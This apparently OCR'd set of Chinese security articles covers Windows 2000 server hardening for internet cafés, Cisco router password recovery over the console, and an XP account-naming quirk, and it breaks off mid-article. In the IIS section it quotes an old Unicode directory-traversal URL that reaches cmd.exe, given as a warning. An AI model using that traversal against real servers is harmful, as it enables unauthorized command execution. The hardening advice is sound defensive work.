最后我们需要指明一点，在虎翼网虚拟主机上，每个虚拟主机用户的UID是不同的，但是GID相同，都是51。而MySQL的UID和GID都是88，因此在对虚拟主机用户进行限制的时候，不仅要考虑这些用户的UID和GID，还得考虑MySQL用户的权限，否则这些限制就很可能被轻易绕过。

声明 本文出于教育目的，请不要用于非法用途，否则后果自负！

关于网吧服务器的网络安全问题

银蜥蜴

网吧已经成为当前人们上网的主要场所，随着网吧经营的规范化，去网吧上网也渐渐成为一种享受。

由于宽带网的普及，现在的网吧几乎都是宽带接入Internet，所以，这就存在了一个非常大的安全问题。我们都知道，宽带接入Internet一般都是固定的IP，那么作为一个网吧的服务器，可以说是很有可能被攻击的。目前在有些城市，相关部门都规定，网吧的主机必须使用Windows 2000系统，加上现在越来越多的网吧都做了自己的主页以便给顾客带来一些特色服务，所以，这就要求网吧网管把服务器设置得非常安全才行。

那么，怎样才能使服务器安全呢？首先是关闭一些没有用的端口和服务。比如在一个网吧里，一般不需要telnet和终端服务，那么我们大可关闭这些服务。在这里，给大家列举出一些关于Windows 2000 Server的安全配置。

一、组件的定制

Win2000在默认情况下会安装一些常用的组件，但是，正是这个默认安装是极度危险的（米特尼克说过，他可以进入任何一台默认安装的服务器），你应该确切的知道你需要哪些服务，而且仅仅安装你确实需要的服务。根据安全原则：“最少的服务＋最小的权限＝最大的安全”。

典型的WEB服务器需要的最小组件选择是：只安装IIS的Com Files，IIS Snap-In，WWW Server组件。如果你确实需要安装其它组件，请慎重，特别是：Indexing Service，FrontPage 2000 Server Extensions，Internet Service Manager (HTML)这几个危险服务。

二、安装顺序的选择

不要觉得顺序有什么重要，只要安装好了，怎么装都可以的。错！Windows2000在安装中有几个顺序是一定要注意的。

首先，何时接入网络。Win2000在安装时有一个漏洞，在你输入Administrator密码后，系统就建立了ADMIN$的共享，但是并没有用你刚刚输入的密码来保护它，这种情况一直持续到你再次启动后，在此期间，任何人都可以通过ADMIN$进入你的机器；同时，只要安装一完成，各种服务就会自动运行，而这时的服务器是满身漏洞，非常容易进入的，因此，在完全安装并配置好Win2000 SERVER之前，一定不要把主机接入网络。

其次，补丁的安装。补丁的安装应该在所有应用程序安装完之后，因为补丁程序往往要替换、修改某些系统文件，如果先安装补丁再安装应用程序有可能导致补丁不能起到应有的效果。

注意 例如，IIS的HotFix就要求每次更改IIS的配置都需要安装。

三、细致地配置

即使正确的安装了Win2000 SERVER，系统还是有很多的漏洞，还需要进一步进行细致地配置。

1、端口

端口是计算机和外部网络相连的逻辑接口，也是计算机的第一道屏障，端口配置正确与否直接影响到主机的安全，一般来说，仅打开你需要使用的端口会比较安全，配置的方法是在“网卡属性”→“TCP/IP”→“高级”→“选项”→“TCP/IP筛选”中启用“TCP/IP筛选”。

不过，对于Windows2000的端口过滤来说，有一个不好的特性：就是只能规定开哪些端口，不能规定关闭哪些端口，这样对于需要开大量端口的用户就比较痛苦。

2、IIS

IIS是微软的组件中漏洞最多的一个，平均两三个月就要出一个漏洞，而微软的IIS默认安装又实在不敢恭维，所以IIS的配置是我们的重点，现在大家跟着我一起来。

首先，把C盘Inetpub目录彻底删掉，在D盘建一个Inetpub（要是你不放心用默认目录名也可以改一个名字，但是自己要记得），在IIS管理器中将主目录指向D:\Inetpub。

其次，IIS安装时默认的scripts等虚拟目录一概删除（罪恶之源呀，忘了http://www.target.com/scripts/..%c1%1c../winnt/system32/cmd.exe吗？我们虽然已经把Inetpub从系统盘挪了出来，但是还得小心），如果你需要什么权限的目录可以自己慢慢建，需要什么权限开什么。

特别注意写权限和执行程序的权限，没有绝对的必要千万不要给。

第三，应用程序配置。在IIS管理器中删除必须之外的任何无用映射，必须指出的是ASP，ASA和其它你确实需要用到的文件类型，例如你用到stml等（使用server side include），实际上90%的主机有了上面两个映射就够了，其余的映射几乎每个都有一个凄惨的故事：htw、htr、idq、ida……想知道这些故事吗？去查以前的漏洞列表吧。什么？找不到在哪里删？在IIS管理器中右击“主机”→“属性”→“WWW服务编辑”→“主目录”→“配置”→“应用程序映射”，然后就开始一个个删吧（里面没有全选的，嘿嘿）。接着在刚刚那个窗口的应用程序调试书签内将脚本错误消息改为发送文本（除非你想ASP出错的时候用户知道你的程序、网络、数据库结构），错误文本写什么？随便你喜欢，自己看着办。点击确定退出时别忘了让虚拟站点继承你设定的属性。

为了对付日益增多的cgi漏洞扫描器，还有一个小技巧可以参考，在IIS中将HTTP404 Object Not Found出错页面通过URL重定向到一个定制的HTM文件，这样可以让目前绝大多数CGI漏洞扫描器失灵。其实原因很简单，大多数CGI扫描器在编写时为了方便，都是通过查看返回页面的HTTP代码来判断漏洞是否存在的。

> LOOK 注意
>
> 例如：著名的IDQ漏洞一般都是通过1.idq来检验，如果返回HTTP200，就认为是有这个漏洞，反之如果返回HTTP404就认为没有。如果你通过URL将HTTP404出错信息重定向到HTTP404.htm文件，那么所有的扫描无论存不存在漏洞都会返回HTTP200，90%的CGI扫描器会认为你什么漏洞都有，结果反而掩盖了你真正的漏洞，让入侵者茫然无处下手。不过从个人角度来说，我还是认为扎扎实实做好安全设置比这样的小技巧重要的多。

最后，为了保险起见，你可以使用IIS的备份功能，将刚刚的设定全部备份下来，这样就可以随时恢复IIS的安全配置。还有，如果你怕IIS负荷过高导致服务器满负荷死机，也可以在性能中打开CPU限制。例如将IIS的最大CPU使用率限制在70%。

3、帐号安全

Win2000的帐号安全是另一个重点。

首先，Win2000的默认安装允许任何用户通过空用户得到系统所有帐号、共享列表，这个本来是为了方便局域网用户共享文件的，但是一个远程用户也可以得到你的用户列表并使用暴力法破解用户密码。很多朋友都知道可以通过更改注册表Local_Machine\System\CurrentControlSet\Control\LSA-RestrictAnonymous=1来禁止139空连接，实际上Win2000的本地安全策略（如果是域服务器就是在域服务器安全和域安全策略中）就有这样的选项RestrictAnonymous（匿名连接的额外限制）。这个选项有三个值：

> 0：None. Rely on default permissions（无，取决于默认的权限）
>
> 1：Do not allow enumeration of SAM accounts and shares（不允许枚举SAM帐号和共享）
>
> 2：No access without explicit anonymous permissions（没有显示匿名权限就不允许访问）

0这个值是系统默认的，什么限制都没有，远程用户可以知道你机器上所有的帐号、组信息、共享目录、网络传输列表（NetServerTransportEnum）等等，对服务器来说这样的设置非常危险。

1这个值是只允许非NULL用户存取SAM帐号信息和共享信息。

2这个值是在Win2000中才支持的，需要注意的是，如果你一旦使用了这个值，你的共享估计就全部完蛋了，所以我推荐你还是设为1比较好。

好了，入侵者现在没有办法拿到我们的用户列表，我们的帐户安全了……慢着，至少还有一个帐户是可以破解密码的，这就是系统内建的Administrator，怎么办？我再改改，在“计算机管理”→“用户帐号”中右击Administrator然后改名，改成什么随便你，只要能记得就行了。

不对不对，我都已经改了用户名了，怎么还是有人破我管理员的密码？幸好我的密码够长，但是这也不是办法呀？嗯，那肯定是在本地或者Terminal Service的登录界面看到的，好吧，我们再来把HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\winlogon项中的Don't Display Last User Name串数据改成1，这样系统不会自动显示上次的登录用户名。将服务器注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon项中的Don't Display Last User Name串数据修改为1，隐藏上次登陆控制台的用户名。

4、安全日志

我遇到过这样的情况，一台主机被别人入侵了，系统管理员请我去追查凶手，我登录进去一看：安全日志是空的，倒！请记住：Windows2000的默认安装是不开任何安全审核的。那么请你到“本地安全策略”→“审核策略”中打开相应的“审核”，推荐的审核是：

帐户管理	成功	失败

登录事件	成功	失败
对象访问	失败	
策略更改	成功	失败
特权使用	失败	
系统事件	成功	失败
目录服务访问	失败	
帐户登录事件	成功	失败

审核项目少的缺点是：万一你想看，发现没有记录那就一点都没辙；审核项目太多不仅会占用系统资源而且会导致你根本没空去看，这样就失去了审核的意义。与之相关的是，在“帐户策略”→“密码策略中”设定：

密码复杂性要求	启用
密码长度最小值	6位
强制密码历史	5次
最长存留期	30天

在“帐户策略”→“帐户锁定策略”中设定：

帐户锁定	3次错误登录
锁定时间	20分钟
复位锁定计数	20分钟

同样，Terminal Service的安全日志默认也是不开的，我们可以在“Terminal Service Configration”（远程服务配置）→“权限”→“高级”中配置“安全审核”，一般来说，只要记录登录、注销事件就可以了。

5、目录和文件权限

为了控制好服务器上用户的权限，同时也为了预防以后可能的入侵和溢出，我们还必须非常小心地设置目录和文件的访问权限，NT的访问权限分为：读取、写入、读取及执行、修改、列目录、完全控制。

在默认的情况下，大多数的文件夹对所有用户（Everyone这个组）是完全敞开的（Full Control），你需要根据应用的需要进行权限重设。在进行权限控制时，请记住以下几个原则：

1）权限是累计的：如果一个用户同时属于两个组，那么他就有了这两个组所允许的所有权限；

拒绝的权限要比允许的权限高（拒绝策略会先执行），如果一个用户属于一个被拒绝访问某个资源的组，那么不管其它的权限设置给他开放了多少权限，他也一定不能访问这个资源。所以请非常小心地使用拒绝，任何一个不当的拒绝都有可能造成系统无法正常运行；

3）文件权限比文件夹权限高；

4）利用用户组来进行权限控制是一个成熟的系统管理员必须具有的优良习惯之一；

5）仅给用户真正需要的权限，权限的最小化原则是安全的重要保障。

6、预防DoS

在注册表HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters中更改以下值，可以帮助你防御一定强度的DoS攻击。

```
SynAttackProtect REG_DWORD 2
EnablePMTUDiscovery REG_DWORD 0
NoNameReleaseOnDemand REG_DWORD 1
EnableDeadGWDetect REG_DWORD 0
KeepAliveTime REG_DWORD 300,000
PerformRouterDiscovery REG_DWORD 0
EnableICMPRedirects REG_DWORD 0
```

7、ICMP攻击

ICMP的风暴攻击和碎片攻击也是NT主机比较头疼的攻击方法，其实应付的方法也很简单，Windows2000自带一个Routing & Remote Access工具，这个工具初具路由器的雏形。

在这个工具中，我们可以轻易地定义输入输出包过滤器。例如，设定输入ICMP代码255丢弃就表示丢弃所有的外来ICMP报文。

如果一个网吧的服务器按照以上的配置去做，就可以防备一些常见的攻击了。

篇尾语： *我曾经去过一个网吧，那个网吧在那一带网速最快，服务最好，所以生意很好。于是周边一些网吧就经常举报，或攻击该网吧的主机。于是写了这篇文章，希望能给网吧管理员一些提示。*

参考资料 《Win2000 Server安全入门》 作者：shotgun

Cisco路由器特权密码恢复秘笈

王红军

众所周知，路由器在中、大型网络里具有举足轻重的作用。它对于网络参数设置的管理，通常都是以特权密码做为简易的保护，可一旦忘记密码或密码被人篡改，都可以导致操作者自己无法进入路由器，从而也就不能完成对路由器进行相应的修改操作。那么面对这个问题，是不是操作者就束手无策了呢？答案是否定的。事实上，路由器本身已经提供了密码恢复功能。下面笔者针对这个问题，根据掌握的一些经验，以广泛使用的Cisco系列的2501型路由器为例，介绍一下实际的恢复方法和操作步骤。

为了避免非法用户通过网络进行特权密码的随意更改操作，Cisco系列路由器在这方面进行了一些限制，它规定密码恢复操作只能通过路由器后面板的控制端口（Console）直接用缆线把它和PC机的COM口连接进行，而通过Telnet等远程登录连接方式是不允许这项操作的。

一、几个概念

Cisco 路由器特权密码的恢复操作主要是通过类型缓存器的设置值进行控制的。在介绍具体操作方法之前，我们还要弄清以下几个概念。

1、正在运行的类型设置文件（running-config）：路由器开机运行后，网络管理员对路由器的类型设置都保存在这个运行类型设置文件中，此文件被保存在 DRAM 存储器中，它随着电源供电中断而消失。

2、启动类型设置文件（startup-config）：网络管理员修改路由器的类型设置后，为了使路由器长期保存修改后的设置值，就需要将其存储到启动类型设置文件中，这个文件被保存在 NVRAM 存储器中，它不会随着电源供电中断而消失。

3、IOS：即 Internetwork Operation System（互联网络操作系统），它是 Cisco 路由器用来设置网络设备的主要核心软件，它存储在路由器的快闪只读存储器（Flash ROM）内，或直接刻录在只读存储器 ROM 中。

4、类型缓存器（configuration register）：它有 16 个位，通常情况下，其默认值设为 $(2102)_{16}$，其中第 6 位设为 0，但如果将类型缓存器的第 6 位设置为 1 时，路由器在开机过程中，就会忽略激活类型缓存器设置文件的设定，使得密码设置不起作用，这样就可以达到重新设置密码的目的。

二、具体操作步骤

弄清上面这几个概念后，我们就可以一步一步地恢复路由器的特权密码了。具体操作步骤如下：

1、关闭路由器和 PC 机电源，用路由器专用缆线把 Console 端口与 PC 机的 COM1 或 COM2 口连接起来。

2、打开 PC 机电源，单击“开始菜单”→“程序”→“附件”→“通讯”→“超级终端”，双击 Hypertrm.exe 文件，在新建连接的连接名称输入框里输入“Cisco”（可以是任意名称），选择一个图标，单击“确定”，接下来出现“连接到”窗口，需要输入一个电话号码，不必理会它，单击“取消”，在连接到窗口的“连接时使用”框选择“直接连接到 COM1 口”，单击“确定”，然后修改 COM1 的属性，只需将连接速率改为 9600bit/s，单击“确定”，这时生成连接图标 Cisco.ht，双击图标进入超级终端实用程序。

3、打开路由器的电源，在路由器的开机过程中，按下 Ctrl+Break 键中断开机程序，激活 ROM Monitor 程序，进入“>”提示符。

4、在“>”提示符下输入“o/r 0x2142”，将类型缓存器的初始设置值改为 $(2142)_{16}$，即第 6 位置为 1。

5、输入“initalize”命令，加载 IOS 操作系统，进行路由器的开机程序 System Bootstrap。

6、网络操作系统 IOS 加载完成后，就会出现询问是否进行路由器的类型设置对话“Would you like to enter the initial configuration dialog?[yes]:”，此时输入“No”，不进行类型设置。这中间要按照屏幕提示按两下回车键，然后出现路由器原始提示符“Router>”。

7、在 Router>下输入“enable”（或简单输入 en，Cisco 路由器允许简化命令），进入路由器特权模式 Router#。

8、在 Router# 下输入“copy startup-config running-config”，将原来的启动类型设置文件备份到正在运行的类型设置文件，即 DRAM 中。此时出现 fx2501#，即以现设路由器名为提示符。

9、在 fx2501# 下输入“config terminal”(或简单输入 conf t)，进入网络参数特权设置。

10、在 fx2501(config)# 下输入“enable secret ******”，重新设置特权密码，****** 为操作者输入的新密码，如 fx2501。

11、在 fx2501(config)# 下输入“config-register 0x2102”，将类型缓存器的值改回内定的初始值，即恢复类型缓存器的第 6 位为 0，以便于再次进入路由器时使密码生效。

12、在 fx2501(config)# 下输入“exit”，退出设置层，回到 fx2501# 下。

13、在 fx2501# 下输入“copy running-config startup-config”，屏幕显示 Building configuration …，表示从正在运行的类型设置文件恢复类型设置到启动设置文件，将其保存到 NVRAM 中。

14、在 fx2501# 下输入“reload”命令重新激活路由器，出现“Proceed with reload?[confirm]”，按回车键默认，重新引导路由器，这时在出现 fx2501>后输入“en”，在 Password：后输入“fx2501”，验证一下是不是可以进入特权模式，至此就完成了特权密码的恢复操作。


大家不难看出，要想恢复或重新设置 Cisco 路由器的特权密码，主要是通过类型缓存器的第 6 位的设置，使得路由器在开机过程中忽略掉启动类型设置文件，从而达到对特权密码进行重新设置的目的。

三、需注意的问题

需要注意的是，我曾在实际设置中发生了密码设置完成后，将路由器连到网络但网络却不通的情况。现象是观察连接路由器的调制解调器的状态灯，RTS、TD 两个指示灯不亮，Ping 远程服务器 IP 地址不通，Ping 内部局域网 IP 地址也不通。当时可把我给吓坏了。

于是关掉主电源，把路由器重新连接到 PC 机上，进入路由器的特权模式，用 config show 命令显示网络参数设置情况，发现内部局域网 IP 地址、广域网口 IP 地址里都有一行“shutdown”，遂将其改为“no shutdown”（开启接口），然后将修改写入设置文件，再将路由器重新连回到网络上，ping 局域网 IP 地址和远程服务器 IP 地址都通了。鉴于这种情况，我提醒读者朋友，更改完路由器的密码后，不要马上将路由器连到网络上，要检查一下网络参数是否有变化，如上述笔者遇到的接口被关闭情况，如果发现参数异常要将其恢复后再将路由器连接到网络上，以免网络不通再费两遍事。还要注意的是安装或取下路由器都要关闭主电源（UPS 或墙壁电源）。

好了，看了以上的介绍，相信你一定也能够随心所欲地恢复或更改路由器的密码了。对了，一定要记住不要搞什么不正当的行为呀，否则我是概不负责的。



关于XP用户的一点小问题

python

以下纯属是个人的一点小小发现，只在两台ＸＰ上做过实验（两台机器的ＸＰ系统并非使用同一光盘安装，并且版本不同），如有问题，概不负责。

大家应该清楚，在新装ＸＰ的时候，需要设置计算机名并且新建至少一个用户，新的这个用户就是管理员。我预装了ＸＰ的HOME EDITION版，在配置机器的时候，我配置机器的用户名为python，在新建一个用户的时候，我仍然想建立一个用户名为python的用户，用过XP的朋友应该知道后果是什么吧？在我试图新建一个python用户的时候，得到了错误提示，系统提示我，不能建立用户名为python或是administrator的用户。这两个用户名，其中一个是因为和我的机器名相同（机器名为python），另一个则是因为administrator为系统的内置帐号。无奈，只好建立一个其他用户名的用户了，于是，建立了一个用户名为x-hunter的用户。其实事情应该到此就结束了，可是……

几天后，我实在是不甘心，于是进入到XP控制面板的用户帐户这一项，看到了我建立的用户x-hunter。（大家应该清楚，在这里，我们可以更改用户名）于是，我就试着将用户名x-hunter改名为python，如图1所示。




图 1

然后点“改变名称”，怎么样？嘿嘿，居然成功了，这时候，除了机器内的administrator和guest两个内置帐号外，就只有一个python（就是我刚改名的那个用户）。为了保险起见，我又建了一个用户，但我可不想随便建一个了事，我要考验一下我的XP，于是又建立了一个名为x-hunter的用户。重新启动计算机后，在登录界面看到两个用户python和x-hunter，试着分别使用两个帐号登录，都可以，呵呵，厉害。虽然当时系统不让我建立名为python的用户，但是我仍然建立成功了。

事情到此并未结束，在CMD中使用命令net user，可以看到我的机器里的所有用户，这时候，我发现了一个很奇怪的问题，如图2所示。




图 2

问题就在命令显示的最后两个用户名x-hunter和x-hunter_2，是不是觉得很奇怪？大家还记得吗？用户名python是由我最初的用户x-hunter改名而来，而后，我又新建用户x-hunter，这里却显示为“x-hunter和x-hunter_2”。我想，这个应该不难看懂，对系统来说，虽然我改名为python，但是，这个x-hunter用户仍然存在，而我新建的x-hunter则认为是x-hunter_2。

话到这里，其实一切也许还算是正常，也许，XP中就是这种机制吧。但是，做过下面的实验后，大家就会感觉奇怪了。这时候，我使用Win2k svr的resource kit工具箱里的工具getsid，用它来获取用户的sid。

小知识 SID也就是安全标识符（Security Identifiers），是标识用户、组和计算机帐户的唯一的号码。大概就说这些，关于sid还有很多的知识点，如果想深入了解的话，希望大家自己去参阅资料。

得到的结果让我有些疑惑，也许是因为我看不懂吧，如图3所示。

